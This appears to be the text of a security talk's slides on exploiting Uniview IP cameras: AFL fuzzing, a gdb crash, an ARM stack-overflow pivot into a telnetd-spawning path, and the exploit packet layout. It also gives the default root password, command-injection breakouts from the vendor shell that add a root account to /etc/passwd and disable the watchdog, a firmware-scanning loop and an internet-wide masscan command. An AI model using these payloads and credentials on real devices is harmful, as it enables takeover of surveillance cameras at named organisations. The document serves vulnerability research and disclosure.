
- TLV with fake length field (<0x43):

OPCODE(”\x0a”) + FAKE_LENGTH_FIELD + LONG_STRING (>= 336)

```
Thread 3 "Maintain_RecvMs" received signal SIGSEGV,  
[Switching to Thread 20005.20009]  
0x41424344 in ?? ()  
(gdb) x/i $pc  
⇒ 0x41424344: Cannot access memory at address 0x41  
(gdb) i r  
r0          0x1          1  
r1          0x1          1  
r2          0x61         97  
r3          0x1          1  
r4          0xb5a6d460    3047609440  
r5          0xffffffff    4294967295  
r6          0xb5a6d678    3047609976  
r7          0x152         338  
r8          0xb5a6cfa0    3047608224  
r9          0xbeffffb88   3204447112  
r10         0xb5a6d920    3047610656  
r11         0x43434343    1128481603  
r12         0x2d854        186452  
sp          0xb5a6bcd8    0xb5a6bcd8  
lr          0x13974        80244  
pc          0x41424344    0x41424344  
cpsr        0x80000010    2147483664  
(gdb) bt  
#0 0x41424344 in ?? ()
```

Alternative edition with less work

- Copy the pseudocode from ghidra
- Fix a bunch of typedefs, comment out external functions, make code compile
- Compile using AFL, watch magical constraint solving at work
- Seed it with maybe 400 A's and a short file




```

american fuzzy lop ++4.01a {default} (./parse) [fast]
process timing                                overall results
  run time : 0 days, 0 hrs, 14 min, 37 sec    cycles done : 1971
  last new find : 0 days, 0 hrs, 2 min, 28 sec corpus count : 77
last saved crash : 0 days, 0 hrs, 0 min, 4 sec  saved crashes : 17
last saved hang : 0 days, 0 hrs, 3 min, 38 sec  saved hangs : 19
cycle progress                                 map coverage
  now processing : 72.6 (93.5%)               map density : 12.70% / 73.02%
  runs timed out : 0 (0.00%)                  count coverage : 1.93 bits/tuple
stage progress                                  findings in depth
  now trying : havoc                         favored items : 31 (40.26%)
  stage execs : 7828/9418 (83.12%)           new edges on : 40 (51.95%)
  total execs : 8.71M                         total crashes : 1236 (17 saved)
  exec speed : 7519/sec                      total tmouts : 3640 (19 saved)
fuzzing strategy yields                        item geometry
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a                           levels : 7
havoc/splice : 75/7.44M, 18/1.25M            pending : 37
py/custom/rq : unused, unused, unused, unused pend fav : 0
                                         imported : 0
                                         stability : 100.00%
                                         [cpu000: 8%]
trim/eff : 88.22%/4704, disabled

```

Exploitation strategies

- The bug is easy to trigger, it's just a matter of redirecting the execution flow to the shellcode
- Typical IOT device: both heap and stack are RWX
- Heap addresses static
 - 1 call to malloc \o/
 - No influence over data ☹ can't spray or place data there
- The main hurdle is (partial) **ASLR**
 - kernel.randomize_va_space=1



Weak but enabled ASLR

Optimistic experiment!

```
int main(){ char a[4]; printf("%p\n",a); }
```

- 16384 invocations -> 2048 addresses from 0xbe~~800~~c20 to 0xbe~~fff~~c20


Worst target address: 0xbe~~cbdc~~c20 (1 hit)

Best target address: 0xbe~~9c9~~c20 (19 hits) = 0.116% -> ~ 1/1000 chance of success

- The bigger sample set, no bias in address selection 😊

128000 invocations -> 0xbe~~9c9~~c20 (52 hits) = 0.04062%

- 1 in 2048 chance of hitting the right address if placing shellcode on the stack 😊



Small binary = few gadgets

- No pointers to our input on the stack to use in an easy pivot a la bx r8
- No pointers to our input in registers except \$sp
- **No b%0x sp or other 1-shot redirects**


Looking for useful places to land reveals
post-auth code path which spawns telnetd

- Base binary **at fixed location** means we can jump to a static location in the binary, classic return to you_win();
- This takes care of ASLR

```
else {
    retval = check_auth(&local_50, auStack144, auStack272);
    if (retval == 0) {
        switch(opcode) {
            case 1:
                if ((some_flag & 0x1e) == 0x1e) {
                    log_func("ulEnableFlag[%u]\r\n", unenableflag);
                    if (some_other_flag == 1) {
                        if (unenableflag == 1) {
                            system_wrapper("telnetd &");
                            log_func("open telnet success\r\n");
                        }
                    }
                }
        }
    }
}
```

Disaster strikes / more work

- I thought I would be done by now
- The `win()` function is at `0x00013a58`
- `"\x3a" == ":"` – this gets swallowed by the `sscanf` pattern `%[^:]%hu`
- No way past this, no other (easily identifiable) useful places to jump
 - If it was just the lsb then maybe, but alas



Not over yet

- On the arm you can pop multiple registers in 1 instruction (ldm sp!, {reg set})
- 1 static location lets us land in this: pop {r4, r5, r6, r7, r8, sb, sl, **pc**}
 - No control over what's put in the **first 4 registers**, full control over the **last 4 registers**
 - Pop pc ~= mov eip, 0x41424344
- This can be used as stackadjust / pivot
- First 20 bytes of packet (protocol metadata, authentication data) not subject to sscanf constraints from earlier


New packet:

```
"\x01\x01" + LENGTH + FILL FILL + 0x00013a58 + "FILL" + "\x0a" + fake length + filler(332) + &pivot  
^ R8 R8 R8 R8 R8 SBSB SSSL | PC PC PC PC
```

SUCCESS; telnetd is spawned, maintain crashes but restarts

Remote Shell access: Old firmwares

- The root password is 123456
 - **Unchangeable** from a regular usage context
- The default root shell is some restricted vendor shell called **uvsh**
- Trivial breakout using ECHO in old versions, fixed in later releases



```
User@/root>ECHO lol;id  
lol  
uid=0(root) gid=0(root) groups=0(root)
```

```
User@/root>ECHO lol`sh -c id;echo toot:dIkAjCy0Zma2s:0:0:::/root:/bin/sh>>/etc/passwd`  
loluid=0(root) gid=0(root) groups=0(root)
```


Remote shell access: Latest firmware

- The root password is still 123456
- Vendor ECHO uvsh builtin command evaluates, and lets you redirect output (only in /tmp)
- Overwrite /tmp/bin/killwatchdog.sh:

```
ECHO -e "#!/bin/sh\necho toot::0:0::/root:/bin/sh >> /etc/passwd\nmv /sbin/reboot\n/sbin/reboot.org\n" > /tmp/bin/killwatchdog.sh
```

```
User@/root> update -tftp / all
```

- Will spawn /program/bin/reboot.sh
- .. Which will spawn /tmp/bin/killwatchdog.sh
- .. Which is neutered / no longer rebooting
- Functions & watchdog dead, no longer a camera



```
Invalid IP address
Format           : update [protocol] remote file [option]
Get detail help   : update -help(-h)
get trap addr: 0.0.0.0:162

Update failed, system will reboot right now
User@/root>System will reboot normally by software now
User@/root>/tmp/bin/reboot.sh: line 28: reboot: not found
```

Identifying vulnerable models & versions

- Surprisingly easy due to the nature of the bug
- The hardest part is collecting a broad selection of firmwares (boo uniview)

```
start=`pwd` ; for i in `find . -name *.zip` ; do echo found $i; unzip $i -d `basename $i` ; cd `basename $i` ; ubidump.py --savedir `basename $i` program.bin ; grep 'maintain &' `basename $i`/program/www/daemon.cfg && echo $i spawns maintain >> ~/output.txt ; grep '%\[\^\:\]:%hu' `basename $i`/program/bin/maintain && echo $i has the ssrf pattern >> ~/output.txt ; cd $start ; done
```

- Investigating the binaries shows a few offsets for the desired landing address in maintaining
 - Solvable with infoleaks from snmp/onvif or multiple attempts

Internet survey!

- I understand the protocol and can get a response from the device without exploiting anything:

```
1E 43 00 22 49 4E 54 45 - 52 4E 45 54 20 53 55 52  
56 45 59 20 01 07 32 30 - 32 31 21 01 07 32 30 32
```

.C."INTERNET SUR
VEY ..2022!..202

```
20 43 00 22 00 00 00 00 - 00 00 00 00 00 00 00 00  
00 00 00 00 01 07 32 30 - 32 31 21 01 07 32 30 32
```

C.".....
.....2022!..202


- Response lets me filter out echo servers or other irrelevant responses


```
masscan -pU:7788 --nmap-payloads ./servicefile.nmap 0.0.0.0/0
```

- With some help from a friend I did a partial internet survey (with the masscan exclusion list)

Internet survey results

- ~16K responses, 3373 devices giving out **proper** responses
- Thousands of odd responses, echo servers, and similar
- Hard to gain proper insight into actual network locations without breaking any laws
 - It could be behind NAT and on some great internal network
- Maybe we do have enough ipv4 addresses?





Who uses this stuff internally?

https://www.uniview.com/News/Success_Cases/doclist141245p2.htm



UNV provides a stronger protection to transportation in Cable Bus, Mexico

The city's newest form of transportation has the day.

2021-12-07

Challenged? Solved The Amsterdam OBA Bulk Seaport Terminal Solution

OBA Bulk Terminal Amsterdam is the second largest bulk cargo tranship company in the Netherlands, with a continuous storage area of 700,000 s

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Uniview Helps F1 Pit Building Builds Medic for Covid-19 in Singapore

F1 pit building in Marina bay, Singapore, is home to the world renowned one race. This building is usually used for the high-profile Grand Prix races which...

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Uniview's PepsiCo Security Project in

PepsiCo, Inc. is an American based multinational food, snack and beverage corporation headquartered in New York. It's business encompasses

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Uniview ensures a more effective and safe shopping experience in Walmart Mexico

Walmart de México y Centroamérica is the Walmart's largest division in the U.S., consists of 2,653 stores around the country, including 287 W




Uniview Guards Entertainment Business Monte Casino in South Africa

Monte Casino is a most famous entertainment place in South Africa and even southern Africa. It integrates with casino, cinema, restaurant and hotel, an

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OEM / whitelabel

- Whitelabel vendor list from IPVM
- Different logo, same contents
- <https://ipvm.com/reports/uniview-oem>
- NDAA compliance?

